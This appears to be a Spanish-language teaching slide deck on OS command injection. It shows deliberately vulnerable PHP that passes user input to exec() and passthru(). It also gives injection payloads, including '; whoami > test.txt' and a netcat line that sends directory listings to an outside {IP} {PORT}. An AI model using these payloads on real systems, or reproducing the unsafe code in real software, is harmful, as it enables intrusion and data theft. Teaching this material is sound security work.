



OS COMMAND INJECTION

Lucas Hick

Características

Según la OWASP: "La inyección de comandos es un ataque cuyo objetivo es la ejecución de comandos arbitrarios en el sistema operativo host a través de una aplicación vulnerable".

- También se conoce como "shell injection", "shell command injection", "OS injection", "OS command injection", etc.
- Este ataque es posible cuando una aplicación pasa de manera insegura datos suministrados por un usuario (es decir, formularios, cookies, encabezados HTTP, etc.) a un system shell.
- Los comandos del sistema operativo proporcionados por el atacante generalmente se ejecutan con los mismos privilegios de la aplicación vulnerable.

¿Dónde pueden existir las inyecciones de comandos?


1. Web Applications (i.e IBM, Sophos, Symantec, LanDesk, Cacti, SquirrelMail,)
2. ADSL SOHO routers (i.e D-Link, TP-Link, Linksys,)
3. IP Cameras (i.e TP-Link, D-Link, Vivotek, Zero-IP, ...)
4. Network Printers (i.e Xerox, ...)
5. IP PBX Applications (i.e Asterisk PBX, FreePBX, ...)
6. Raspberry PI based Web Applications
7. Arduino based Web Applications



¿Por qué siguen vivas las inyecciones de comando?

- Los ataques de inyección de comandos son independientes del sistema operativo
 - puede ocurrir en Windows, Linux, Unix, etc.
- Son independientes del lenguaje de programación
 - puede ocurrir en aplicaciones escritas en varios lenguajes C, C ++, C #, JAVA, PHP, Perl, Python, Ruby, etc.
- Puede ocurrir también en aplicaciones basadas en web escritas en distintos Frameworks web
 - ASP.NET, CGI, Python Django, Ruby on Rails, etc.

Blind Command Injection



```
<?php
```

```
if (isset($_GET["username"])) {  
    $username = $_GET["username"];  
  
    $command = "awk -F: '{print $1}' /etc/passwd | grep $username";  
  
    $returned_user = exec($command);  
    if ($returned_user == "") {  
        $result = "<div class='alert alert-danger' role='alert'>  
            <strong>Error!</strong> User <b>$username</b> was not found on the <b>  
            </div>";  
    } else {  
        $result = "<div class='alert alert-success' role='alert'>  
            <strong>Success!</strong> User <b>$username</b> was found on the <b>  
            </div>";  
    }  
  
    echo $result;  
  
}
```

```
?>
```

¿Cómo
detectamos la
Inyección de
Comandos Ciega?



Como
detectarlo

Ping

```
; ping -c 10
```

Redirection of Output

Bypassing with Netcat

Como detectarlo

Ping

```
; ping -c 10
```

Redirection of Output

```
; whoami > test.txt
```

Bypassing with Netcat

Como detectarlo

Ping


```
; ping -c 10
```

Redirection of Output

```
; whoami > test.txt
```

Bypassing with Netcat

```
; ls -la | nc {IP} {PORT}
```

A large orange circle is positioned on the left side of the slide, partially cut off by the edge.

¿Qué causa las fallas en la inyección de comandos?

La principal razón por la que una aplicación es vulnerable a la inyección de comandos, se debe a una falta completa o incorrecta de validación de los datos de entrada.




```
if (isset($_GET["username"])) {  
    $username = $_GET["username"];  
  
    $command = "awk -F: '{print $1}' /etc/passwd | grep $username";  
  
    $returned_user = exec($command);  
}
```

... ? username = root ; ping -c 10



Active Command Injection



```
<?php
```

```
    if (isset($_GET["commandString"])) {  
        $command_string = $_GET["commandString"];  
  
        try {  
            passthru($command_string);  
        } catch (Error $error) {  
            echo "<p class=mt-3><b>$error</b></p>";  
        }  
    }  
}
```

```
?>
```

Dudas y
preguntas

